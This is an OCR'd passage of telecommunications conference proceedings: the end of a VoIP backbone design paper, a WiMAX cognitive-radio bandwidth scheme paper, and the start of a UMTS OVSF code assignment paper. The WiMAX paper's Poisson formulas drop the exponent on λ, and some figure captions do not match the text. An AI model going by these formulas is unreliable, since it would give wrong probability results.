5. Find the best path between every pair of subgraphs in *SUBGR*. As the graph is undirected, path between subgraph 1 and 2 is the same as path between subgraph 2 and 1. Take first pair of subgraphs (*S1, S2*) and first vertex (*VS1, VS2*) from each subgraph. Check the cost from VS1 to VS2 using tables calculated in step 4. Put all these values (*S1 as* ω_1*, VS1 as* θ_1*, S2 as* ω_2*, VS2 as* θ_2*, Cost, Use=0*) into table for paths with structure as in Table 2. Table for paths will have *(n.(n-1))/2* rows, where *n* stands for the number of subgraphs in *SUBGR*. Repeat for every combination of vertices of selected two subgraphs. If path cost is lower while using another pair of vertices, replace details about cost and vertices in the path table for specific pair of subgraphs. Repeat for each pair of subgraphs.
6. Complete table of path is representation of another full-mesh graph. To get the minimum spanning tree for this connected weighted graph use the Kruskal's algorithm [14]. Mark the edges of the minimum spanning tree in the table of paths with *Use=1*.
7. Find every path with *Use=1*. Find all vertices from θ_1 to θ_2 for that specific row in path table and mark this vertices with *Tree=1* in the table of the main graph.
8. Find every vertex with metric of 1 in the table of the main graph and mark it with *Tree=1*.
9. Links in the table of the main graph marked with Tree = 1 creates VoIP backbone. Part of these links with *Metric=1* is the main backbone. The other links are capable for upgrade.

IV. Preliminary Testing

To test our concept we gathered samples from active measurements performed in a real network environment. These measurements conducted over a period of 24 hours represent the average values of delay and jitter (averaged per hour) on 20 high-speed WAN links (Fig. 9). The gathered data was fed to our proposed cube model in Matlab and results were evaluated both statistically and graphically. The measured data are plotted in Figure 9, were first 10 links are plotted in the top part and the remaining 10 links in the bottom part of the figure.

Based on the results only one link (#5) is fully VoIP capable, another two links (#2 and #7) have a metric of 2 while all the other links have metric of 5. Link #5 creates one subgraph GK, others subgraphs are border routers A, C, J. Following the algorithm variable *SUBGR* contains {GK, A, C, J}. Steps 4, 5 and 6 (Dijkstra's and Kruskal's algorithm) produce results shown in Table 3. Following the last 3 steps of the algorithm we are able to create VoIP backbone with connection to all border routers. Final network topology (Fig.11) contains voice capable (solid), usable (dashed) and temporary (dotted) lines.




Figure 9. Network topology




Figure 10. Measured 24 hours delay and jitter on 20 WAN links

Table 3. Dijkstra's and Kruskal's algorithm results

ω_1	θ_1	ω_2	θ_2	Cost	Use
A	4	C	2	12	0
A	**2**	**J**	**7**	**4**	**1**
A	2	GK	6	7	0
C	4	J	14	11	0
C	**4**	**GK**	**4**	**5**	**1**
J	**14**	**GK**	**14**	**5**	**1**




Figure 11. VoIP backbone connected to border routers

V. CONCLUSION

In this paper we proposed a cube model which helps to determine optimal VoIP backbone links. The identification of such links is based on the performance parameters crucial to VoIP traffic – delay and jitter, but also on the reliability of the network. By means of active network measurements we establish a data set for the cube model, which then calculates the link probability distributions and quality regions of the cube model. This data is further used in our modification of Dijkstra's and Kruskal's algorithm to establish a VoIP backbone. We define the VoIP backbone as an ideal sub-network to serve VoIP traffic demands and applications.

Our preliminary results present an example state of VoIP readiness in a WAN environment as well as design considerations which can be drawn from our calculations. We believe that this paper provides a useful methodology for VoIP implementation in both design and production stages of wide area network deployment.

ACKNOWLEDGEMENTS

The support by Slovak Science Grant Agency (VEGA1/0676/12 "Network architectures for multimedia services delivery with QoS guarantee") is gratefully acknowledged.

REFERENCES

[1] Gunnar, A.; Johansson, A.; Telkamp, T.: "Traffic Matrix Estimation on a Large IP Backbone: A Comparison on Real Data", *In Proceedings of the 4th ACM SIGCOMM conference on Internet measurement (IMC '04)*, October 25-27, 2004, pp.149-160

[2] Fortz, B.; Rexford, J.; Thorup, M.: "Traffic engineering with traditional IP routing protocols", *In IEEE Communications Magazine*, vol. 40, no. 10; December 10, 2002, pp.118-124

[3] Kun-chan Lan; Tsung-hsun Wu: "Evaluating the perceived quality of infrastructure-less VoIP," *Multimedia and Expo (ICME), 2011 IEEE International Conference on*, 11-15 July 2011, pp.1-6

[4] Wang, X.; Wan, S.; Li, L.: "Robust Traffic Engineering Using Multi-Topology Routing", *In Global Telecommunications Conference*, 2009, pp.1–6

[5] Abrahamsson, H.; Bjorkman, M.: "Robust traffic engineering using l-balanced weight-settings in OSPF/IS-IS", *In Broadband Communications, Networks, and Systems (BROADNETS)*, 2009, pp.1-8

[6] Hyeongu Son; Youngseok Lee: "Detecting Anomaly Traffic using Flow Data in the real VoIP network," *Applications and the Internet (SAINT), 2010 10th IEEE/IPSJ International Symposium on* , 19-23 July 2010, pp.253-256

[7] Butcher, D.; Xiangyang Li; Jinhua Guo: "Security Challenge and Defense in VoIP Infrastructures," *Systems, Man, and Cybernetics, Part C: Applications and Reviews, IEEE Transactions on*, vol.37, no.6, Nov. 2007, pp.1152-1162

[8] Narayan, S.; Yhi Shi: "Application layer network performance evaluation of VoIP traffic on a test-bed with IPv4 and IPv6 LAN infrastructure," *Computational Technologies in Electrical and Electronics Engineering (SIBIRCON), 2010 IEEE Region 8 International Conference on*, 11-15 July 2010, pp.215-219

[9] Okech, J.M.; Hamam, Y.; Kurien, A.: "A Cross-Layer Adaptation for VoIP over Infrastructure Mesh Network," *Broadband Communications, Information Technology & Biomedical Applications, 2008 Third International Conference on*, 23-26 Nov. 2008, pp.97-102

[10] Feng Cao; Malik, S.: "Vulnerability analysis and best practices for adopting IP telephony in critical infrastructure sectors," *Communications Magazine, IEEE*, vol.44, no.4, April 2006, pp.138- 145

[11] Bing Liu; Siew-Hwee Choo; Shee-Ling Lok; Sing-Meng Leong; Soo-Chee Lee; Foong-Ping Poon; Hwee-Har Tan: "Finding the shortest route using cases, knowledge, and Djikstra's algorithm," *IEEE Expert* , vol.9, no.5, Oct 1994, pp.7-11

[12] Noto, M.; Sato, H.: "A method for the shortest path search by extended Dijkstra algorithm," Systems, Man, and Cybernetics, 2000 IEEE International Conference on, vol.3, 2000, pp.2316-2320

[13] Pištek, P. - Kolesár, M. - Jelemenská, K.: Optimization of Multiplexer Trees using Modified Truth Table. In: Applied Electronics 2010: International Conference on Applied Electronics Pilsen, 8 - 9 September 2010. - Plzeň : University of West Bohemia, 2010.

[14] Guttoski, P.B.; Sunye, M.S.; Silva, F.: "Kruskal's Algorithm for Query Tree Optimization," *Database Engineering and Applications Symposium, 2007. IDEAS 2007. 11th International*, 6-8 Sept. 2007, pp.296-302

A Dual Usage of Cognitive Radio in Managing the WiMAX Bandwidth

Moad Y. Mowafi*, Mamoun F. Al-Mistarihi** and Mohammad S. Marei**
* Jordan University of Science and Technology/Network Engineering and Security Department, Irbid, Jordan
** Jordan University of Science and Technology/Electrical Engineering Department, Irbid, Jordan
mowafi@just.edu.jo, mistarihi@just.edu.jo, aj_bone84@yahoo.com

Abstract - The management of the available bandwidth in a WiMAX system is one of the active research areas since it deals not only with the available bandwidth but also with the QoS requirements of different traffic classes. In this paper, a new bandwidth management scheme, named WiMAX Dual Cognitive Radio Scheme (WDCRS), is proposed. A cognitive radio approach is applied in order to obtain high bandwidth utilization and high throughput, and lower the blocking probability. An analytical model for performance analysis of the proposed scheme is developed. The results show that the proposed scheme achieves higher bandwidth utilization and lower the blocking probability compared to existing schemes.

Keywords: Cognitive radio, Bandwidth management scheme, Quality of service, IEEE 802.16, WiMAX.

I. INTRODUCTION

WiMAX (Worldwide Interoperability for Microwave Access) is wireless technology, based on the IEEE 802.16 standard, for nomadic and mobile data access [1-5]. The IEEE 802.16-2004 standard [6] deals with fixed wireless broadband access, while the IEEE 802.16e standard [7] deals with both fixed and mobile wireless broadband access. WiMAX offers cost-effective and quickly deployable alternative to cable and DSL networks. It provides high bandwidth and various levels of quality of services (QoS) for different classes of traffic [8,9].

The IEEE 802.16e standard considers five classes of service [7,10]: Unsolicited Grant Service (UGS), Real-Time Polling Service (rtPS), Extended Real-time Polling Service (ertPS), Non-Real Time Polling Service (nrtPS), and Best Effort (BE). The UGS supports real-time traffic that periodically generates packets of fixed length, such as Voice over IP without silence suppression. The rtPS supports real-time traffic that periodically generates packets of variable length, such as MPEG video. The ertPS supports real-time traffic that periodically generates packets of variable length, such as Voice over IP services with silence suppression. The nrtPS supports non-real-time traffic that generates packets of variable length and tolerant to delay, such as FTP. The BE service supports traffic that does not require throughput or delay guarantees, such as HTTP.

In a WiMAX network, users share the uplink bandwidth to transmit their data. Therefore, managing the uplink access is necessary for efficient use of bandwidth resources. In this paper, a new bandwidth management scheme is proposed to obtain high bandwidth utilization and to increase the total throughput. In the proposed scheme, the concept of cognitive radio [11-15] is applied to different service classes of a WiMAX uplink in order to improve the bandwidth utilization without affecting the QoS of other classes.

Cognitive radio lets secondary or unlicensed users to use the channel or spectrum allocated to primary or licensed users when they are not fully using it. In our scheme, the nrtPS and BE service classes act as secondary users which means they can use channels that are unused by the other service classes (i.e.; the primary users).

Recently, a number of bandwidth management schemes for WiMAX have been presented [16-19]. Closely related to our work is that of [20] and [21]. In [20], two bandwidth management schemes were proposed, namely, the WiMAX Complete Partitioning Scheme (WCPS) and the WiMAX Partial Sharing Scheme (WPSS). WCPS allocates fixed partitions of the total bandwidth to all service classes, while WPSS allows a lower-priority class (nrtPS/BE) to use the bandwidth allocated for a higher-priority class (rtPS/ertPS). However, the higher-priority class can prevent the lower-priority class from using that bandwidth. In [21], a bandwidth management scheme, called WiMAX Dynamic Channel Allocation Scheme (WDCAS), was proposed. The scheme uses the partial sharing concept introduced in [20] and the cognitive radio for dynamic channel allocation [22-25]. In this scheme, the BE service class acts as a secondary user which means it can use channels that are unused by the other service classes. Unlike [20] and [21], this work does not use the partial sharing concept and it treats both the nrtPS and BE service classes as secondary users in cognitive radio networks.

The rest of the paper is organized as follows. Section II provides a detailed description and a mathematical model of the WDCRS proposed scheme. Performance evaluation and simulation results are presented in Section III. We concluded our work in Section IV.

II. WDCRS PROPOSED SCHEME

A. System Description

In WDCRS, the two lower-priority classes, nrtPS and BE, are not allocated any channels in advance and are

treated as cognitive radio users, with priority to the nrtPS class to access the network first and search for available channels. By exploiting the nrtPS and BE class resources, more channels will be assigned to each higher-priority class and hence increasing the total throughput without affecting the QoS requirements. Each of the three higher-priority classes (i.e.; UGS, rtPS, and ertPS) is given a fixed number of channels at the beginning of each transmission period. Each of these classes deals with upcoming jobs and uses the available resources. After all the jobs are ready to be served, the nrtPS and BE classes take whatever resources left. Since the nrtPS and BE service are designed to support traffic that does not require any delay guarantee, the nrtPS and BE jobs can wait till the next transmission period.

Assuming a total number of N channels are available at the beginning of a transmission period, the channels will be allocated to the service classes as follows:

The UGS class is allocated n_1 channels. n_1 will be the largest allocation among the other classes (i.e.; rtPS and ertPS). The rtPS class is allocated n_2 channels, where $n_2 < n_1$. The ertPS class is allocated n_3 channels that are left after allocating channels to the UGS and rtPS classes (i.e.; $n_3 = N - (n_1 + n_2)$). The nrtPS and BE classes are treated as cognitive radio users with priority to the nrtPS class to access the network first and search for available channels. Both classes can reserve limited number of channels, n_4 and n_5, respectively, so that the total throughput is not affected.

B. Mathematical Model

In WDCRS, the total bandwidth is divided among the service classes. The choice of division is to be an optimization problem to get the maximum utilization of the bandwidth. The three higher-priority classes (UGS, rtPS, and ertPS) can be studied separately, since each class has a fixed channel allocation pattern. For the two lower-priority classes (nrtPS and BE), they are treated as two separate cognitive radio users, and the analysis is based on the fact that nrtPS scans the resources first, followed by the BE class.

For the three higher-priority classes, the packets generated are Poisson processes and have the following probability of generation:

$$P\ (c_i\ ;\lambda_i) = \frac{\lambda_i\ .\ e^{-\lambda_i}}{c_i!} \tag{1}$$

where, $P(c_i\ ;\lambda_i)$ is the probability of generation of c_i jobs in the ith class ($i = 1, 2, 3$), c_i is the number of jobs in the ith class, and λ_i is the mean arrival rate for the ith class packets.

The blocking probability, which occurs when the total number of jobs exceeds the available number of channels, can be defined as:

$$P_{b_i} = Prob\ \{c_i > n_i\} \tag{2}$$

where P_{b_i} is the blocking probability of ith class jobs, and n_i is the available number of channels assigned for ith class ($i = 1, 2, 3$).

The average blocking probability is given by:

$$P_{b_i,av} = \sum_{c_i = n_i+1}^{\infty} \frac{\lambda_i\ .\ e^{-\lambda_i}}{c_i!} \tag{3}$$

For nrtPS, the probability of packet generation is given by:

$$P\ (c_4\ ;\lambda_4) = \frac{\lambda_4\ .\ e^{-\lambda_4}}{c_4!} \tag{4}$$

where $P\ (c_4\ ;\lambda_4)$ is the probability of generation of c_4 jobs in the nrtPS class, c_4 is the number of jobs in the nrtPS class, and λ_4 is the mean arrival rate for the nrtPS class packets.

Since no channels are assigned to this class, the blocking probability is defined when the total number of jobs in this class exceeds the available bandwidth left, or:

$$P_{b_4}(c_4) = Prob\ \{c_4 > (N - (c_1 + c_2 + c_3))\} \tag{5}$$

The average blocking probability is:

$$P_{b_4,av} = \sum_{c_4=0}^{n_4} \frac{\lambda_4\ .\ e^{-\lambda_4}}{c_4!}.\left[1 - P_{pass}(c_4)\right] \tag{6}$$

where n_4 is the maximum number of channels allowed for the nrtPS class, and $P_{pass}(c_4)$ is the probability that c_4 jobs will pass to the network, or:

$$P_{pass}(c_4) = Prob\ \{c_4 < (N - (c_1 + c_2 + c_3))\} \tag{7}$$

For BE, the probability of packet generation is given by:

$$P\ (c_5\ ;\lambda_5) = \frac{\lambda_5\ .\ e^{-\lambda_5}}{c_5!} \tag{8}$$

where $P\ (c_5\ ;\lambda_5)$ is the probability of generation of c_5 jobs in the BE class, c_5 is the number of jobs in the BE class, and λ_5 is the mean arrival rate for the BE class packets.

The average blocking probability is:

$$P_{b_5,av} = \sum_{c_5=0}^{n_5} \frac{\lambda_5\ .\ e^{-\lambda_5}}{c_5!}.\left[1 - P_{pass}(c_5)\right] \tag{9}$$

where n_5 is the maximum number of channels allowed for the BE class, and $P_{pass}(c_5)$ is the probability that c_5 jobs will pass to the network, or:

$$P_{pass}(c_5) = prob\ \{c_5 < (N - (c_1 + c_2 + c_3 + c_4))\} \tag{10}$$

The average number of generated packets for the five service classes at any time is:

$$N_g = \sum_{i=1}^{5} \lambda_i \tag{11}$$

The average number of transmitted packets at a unit time is:

$$N_t = \sum_{i=1}^{5} \lambda_i [1 - P_{b_i}(c_i)] \quad (12)$$

The utilization is defined as:

$$U = \frac{N_t}{N_g} * 100\% \quad (13)$$

For the best utilization, we have to maximize the following constrain:

$$U = MAX \left[\frac{\sum_{i=1}^{5} \lambda_i [1 - P_{b_i}(c_i)]}{\sum_{i=1}^{5} \lambda_i} \right] \quad (14)$$

III. PERFORMANCE EVALUATION

In this section, the performance of the WDCRS proposed scheme is evaluated and compared with the bandwidth management schemes WCPS, WPSS, and WDCAS. In the simulation environment, a constant upload data rate of 1Mbps is assumed, and it supports 100 channels. Poisson distribution was used for data generation and a packet size of 1024 bytes was assumed.

The overall utilization of the four schemes is shown in Fig. 1. As shown, WDCRS provides the highest utilization of the bandwidth available, and reaches saturation at arrival rate of 14 packets per seconds. For low traffic, WDCAS makes good utilization of the available bandwidth, so improvement in utilization and QoS is achieved.




Fig. 1 Overall Utilization

Fig. 2 shows that WDCRS has the lowest blocking probability among all schemes. Note that WDCRS has very low blocking probability, taking advantage of using the cognitive radio concept in managing different traffic scenarios.

IV. CONCLUSION

This paper presents a new bandwidth management scheme to obtain high channel utilization and to increase the total throughput in WiMAX systems. The scheme applies the concept of cognitive radio to the lower-priority service classes in order to improve the bandwidth utilization without affecting the QoS of the higher-priority classes. An analytical model for performance analysis is developed and the effect of applying the cognitive radio concept on each service class is studied. The proposed scheme is evaluated and compared with existing schemes for similar traffic scenarios. The results show that the scheme can achieve higher bandwidth utilization and lower the blocking probability in WiMAX networks.




Fig. 2 Blocking Probability

REFERENCES

[1] C. Eklund, R.B. Marks, K.L. Stanwood, and S. Wang, "IEEE Standard 802.16: A Technical Overview of the WirelessMAN Air Interface for Broadband Wireless Access," IEEE Communications Magazine, vol. 40, no. 6, pp. 98-107, June 2002.

[2] Loutfi Nuaymi, WiMAX: Technology for Broadband Wireless Access, John Wiley & Sons, 2007.

[3] D. Pareek, WiMAX: Taking Wireless to the MAX, Auerbach Publishers Inc., 2006.

[4] Z. Abichar, Y. Peng, J. M. Chang, "WiMax: The Emergence of Wireless Broadband," IT Professional, vol. 8, no. 4, pp. 44-48, July/Aug. 2006.

[5] S. J. Vaughan-Nichols, "Achieving Wireless Broadband with WiMAX," IEEE Computer, vol. 37, issue 6, pp. 10–13, June 2004.

[6] IEEE Standard 802.16-2004. IEEE Standard for Local and Metropolitan Area Networks – Part 16: Air Interface for Fixed Broadband Wireless Access Systems. October 1, 2004.

[7] IEEE P802.16e/D12: Part 16, Air Interface for Fixed and Mobile Broadband Wireless Access Systems, 2005.

[8] Syed Ahson, and Mohammad Ilyas, WiMAX Technologies, Performance analysis, and QoS, CRC press, 2007.

[9] J. G. Andrews, A. Ghosh, and R. Muhamed, Fundamentals of WiMAX. Prentice Hall, 2007.

[10] C. Cicconetti, L. Lenzini, E. Mingozzi, C. Eklund, "Quality of service support in IEEE 802.16 networks," IEEE Network, 20 (2): 50-55, 2006.

[11] S. Haykin, "Cognitive Radio: Brain-empowered Wireless Communications," IEEE J. Selected Areas in Communications, vol. 23, pp. 201-220, February 2005.

[12] I. F. Akyildiz, W. Y. Lee, M.C. Vuran and S. Mohanty, "NeXt Generation / Dynamic Spectrum Access / Cognitive Radio Wireless Networks: A Survey," Computer Networks Journal (Elsevier), vol. 50, pp. 2127-2159, 2006.

[13] D. Maldonado, B. Le. A. Hugine, T.W. Rondeau, C.W. Bostian, "Cognitive radio applications to dynamic spectrum allocation: a

discussion and an illustrative example," First IEEE International Symposium on New Frontiers in Dynamic Spectrum Access Networks, 597-600, 2005.
[14] X. Zhu, L. Shen, and T.-S. P. Yum, "Analysis of cognitive radio spectrum access with optimal channel reservation," IEEE Comm. Letters, vol. 11, pp. 304 – 306, April 2007.
[15] A. Jovicic and P. Viswanath, "Cognitive radio – an information-theoretic perspective," in Proc. Int. Symp. on Info. Theory (ISIT), Seattle, WA, pp. 2413 – 2417, July 2006.
[16] Y. Wang, S. Chan, M. Zukerman, and R.J. Harris, "Priority-Based fair Scheduling for Multimedia WiMAX Uplink Traffic," in Proc. IEEE Int. Conf. Communications., pp. 301-305, Beijing, China, 2008.
[17] N. Kumar, K. N. B. Murthy, A. M. Lagare, "DBAM: Novel User Based Bandwidth Allocation Mechanism in WiMAX", 2nd International Conference on Recent Trends in Information, Telecommunication and Computing, March 2011.
[18] D. Niyato and E. Hossain, "Queue-aware uplink bandwidth allocation and rate control for polling service in IEEE 802.16 broadband wireless networks," IEEE Transactions on Mobile Computing, vol. 5, no. 6, pp. 668-679, June 2006.
[19] S. khemiri, K. Boussetta, N. Achir, G. Pujolle, "Bandwidth partitioning for mobile WiMAX service provisioning," IFIP Wireless Days, 2008.
[20] Y. Li, D. Kouvatsos, and W. Xing, "Bandwidth Management of WiMAX Systems and Performance Modeling," KSII Transactions on Internet and Information Systems, vol. 2, issue 2, pp. 63-81, 2008.
[21] M. S. Marei, "WiMAX Performance Analysis and Bandwidth Management," Master Thesis, Jordan University of Science and Technology, Dec. 2010.
[22] P. Gupta and P. R. Kumar, "The capacity of wireless networks," IEEE Transactions on Information Theory, 46 (2): 388-404, 2000.
[23] X. Fung, C. Zhu, and P. Fun, "Greedy-based dynamical channel assignment strategy for cellular mobile networks," IEEE Communications Letters, vol. 4, July 2000.
[24] M. Frodigh, "Reuse partitioning combined with traffic adaptive channel assignment for highway microcellular radio systems," in Proc. IEEE Globecom, Orlando, FL, pp. 1414–1418, Dec. 1992.
[25] C.-L. I and P.-H. Chao, "Local packing - distributed dynamic channel allocation at cellular base station," in Proc. IEEE Globecom, Houston, TX, pp. 293 – 301, Nov. 1993.

Comparison ways of assignment of codes in UMTS networks

Suad Kasapović*, Samra Mujačić*, Denis Čeke, Amir Hadžimehmedović****

* University of Tuzla, Faculty of electrical engineering/Department of communications, Tuzla, Bosnia and Herzegovina
** University of Tuzla/Technical Department, Tuzla, Bosnia and Herzegovina
* suad.kasapovic@untz.ba, samra.mujacic@untz.ba, ** denis.ceke@untz.ba, amir.hadzimehmedovic@untz.ba

Abstract - The channelisation codes used in Universal Mobile Telecommunications System (UMTS) belong to the family of OVSF codes. They are organised according to a code tree structure. OVSF codes are primarily used to preserve orthogonality between different channels. The 3G system has to provide applications with higher and multirate and different quality of service (QoS) requirements. UMTS networks employ wide-band code division multiple access (WCDMA) to support multirate applications utilizing OVSF codes. The transmission rate can be easily changed by changing the spreading factor of orthogonal spreading code. The objective of code assignment is to enhance statistical multiplexing and spectral efficiency of WCDMA systems supporting variable user data rates. This paper compares the performance of OVSF code assignment schemes, in terms of code blocking probability. We analyze the problem of assigning OVSF codes at download link in 3G mobile communications systems employing WCDMA.

I. INTRODUCTION

OVSF codes in a Node-B (3G base station) are valuable and limited; therefore, 3G operators must utilize them efficiently. Several OVSF code allocation schemes have been studied, but few assessments of OVSF code allocation performance have been conducted, especially in terms of call blocking probability and bandwidth utilization – measures that respectively represent subscriber quality of service (QoS) and operator profitability. Selection of codes has a large impact on the performance of the system. The longer the code, the higher the processing gain, but the lower the channel bit rate. Another important property of the codes is the correlation. If the codes are not completely orthogonal, the correlation factor is unequal to zero. In this situation different users interfere with each other. In order to provide the necessary resources to the user there are different resource management schemes such as code allocation scheme and bandwidth allocation scheme. The code allocation scheme determines the specific set of codes to be used simultaneously and the bandwidth allocation scheme determines when and to whom to assign codes. Both of these schemes are not clearly specified in OVSF-CDMA systems as WCDMA and are implementation dependent [1]. In this paper, we propose three strategies which can be adopted by code placement. Those are random, left-most and crowded-first schemes. The paper is organized as follows: section II discusses spreading and dispreading process while section III introduces the code assignment in the cell and deals with its various definitions. Section IV shows results while the final section of the paper provides conclusion.

II. SPREADING AND DESPREADING PROCESS

In a CDMA scheme, every user sends and receives information using the whole frequency band continuously in time. However, each user is separated from one another by means of orthogonal codes. Each user's signal is multiplied by an assigned code. This multiplication adds some redundancy to the signal and produces a signal with higher bandwidth requirements. The signal is then transmitted over a channel. During the transmission, at the receiver side, a correlator despreads the received signal with the user's assigned code. Then the despreaded signal is passed through a narrow band filter. The signals that are added after the spreading process such as background noise and interference cannot pass through the filter. Thus, the original signal is recovered. UMTS utilizes a specific type of CDMA technology, namely Wideband Code Division Multiple Access (W-CDMA). The term W-CDMA is used to describe a wideband Direct Sequence-Code Division Multiple Access (DS-CDMA) method. In W-CDMA, the user data is spread over the whole bandwidth using a chip sequence. For example, one 5 MHz UMTS frequency band operates at the chip rate of 3.84 Mchips/s. Spreading is the term used to refer to the process of multiplying the original baseband information signal with the high chip rate binary code. The chip rate is the rate at which the CDMA code is being produced. The transmitted sequence has a higher rate than the original sequence. In W-CDMA, a piece of user information (before encoding) is called bit and a symbol from the encoded sequence is called chip [Figure 1].




Figure 1 Bit and chip

The spreading factor (SF) is the ratio of the chip rate (CHR) to the information (transmission) rate (R):

$SF = \frac{CHR}{R}$. For instance, for SF=256 chips/bit and CHR=3.84 M chips/s provide the following transmission rate: $R = \frac{3.84 \quad Mchips/s}{256 \quad chips/s} = 15\,kbits/s.$ The codes can have different lengths, but the chip rate is constant for all users. Consequently, shorter codes enable a higher data-rate.

Assume that the original data takes the form of a ±1 sequence of numbers, produced at the data rate R. The spreading code is also a series of ±1 numbers, produced as example at 8 times of the data rate. By multiplying the data sequence and the code sequence together, chip period by chip period, a new spread signal is created. Since the original signal now requires 8xR bandwidth to transmit, it is said that the spreading factor of 8 is used.

At the receiver side, the same chip sequence is used to despread the signal. The received signal is multiplied by the chip sequence, chip by chip, once again. The correlator at the receiver integrates the product from multiplication. The original signal is thus recovered. Another user's signal is spread by a different code. If another user's signal is despread by the own code, the integration of the resulting signal will result in a value around 0. In other words, other signals will appear as noise.




Figure 2 Spreading and De-spreading process

The data rate of the resulting signal will be the data rate of the spreading signal [Figure 2]. In UMTS, there are two modes of operation: UTRA-FDD and UTRA-TDD. The spreading factor in UTRA-FDD varies from 4 to 512 and in UTRA-TDD the spreading factor varies from 1 to 16.With the advancement in the cellular technology and convergence of wireless technologies, there is a need to combine two messages with different data rates in an orthogonal manner.

III. Code Assignment in a Cell

Code assignment schemes can be of the nonrearrangeable and rearrangeable type. Specifically, rearrangeable code assignment schemes allow OVSF codes to be rearranged so that they have better performance at the expense of higher computational complexity. In this paper, we focus on the environment where one single OVSF code is available for each call (i.e., the multi- OVSF-code cases is not considered). OVSF codes can be represented as a code tree. Many single-code rearrangeable code assignment schemes have been proposed in literature. Among them, the priority issue between realtime traffic and best-effort traffic has been considered. Several single-code non rearrangeable code assignment schemes have been proposed. In [2], the number of OVSF codes for each service class is found by maximizing the average throughput. The paper compares the performance of random, leftmost, and crowded-first schemes. Multicode rearrangeable code assignment schemes proposed in [3] and [4] show uniform mobile terminals having exactly the same capability in supporting multicode transmission and in [5] different multicode capable terminals. All these multicode schemes are designed only for multirate real-time traffic. The paper addresses code placement and not replacement issues in a WCDMA system where OVSF code trees are used to downlink transmission from base stations to mobile terminals. The general objective is to make the OVSF code tree as compact as possible so as to support more new calls by incurring less blocking probability. Different objects can be addresses too as less reassignment costs [6]. Three strategies which can be adopted by both code placement and code replacement are proposed: random, leftmost, and crowded-first. The random strategy is used here for comparison purposes. The leftmost strategy attempts to place codes starting from the leftmost available position, while the crowded-first strategy tries to allocate a code in a subtree that has the most occupied codes. Our simulation results have demonstrated that both the leftmost and the crowded-first strategies perform pretty well compared to the naive random strategy. The possible OVSF codes can be represented by a code tree. When a new 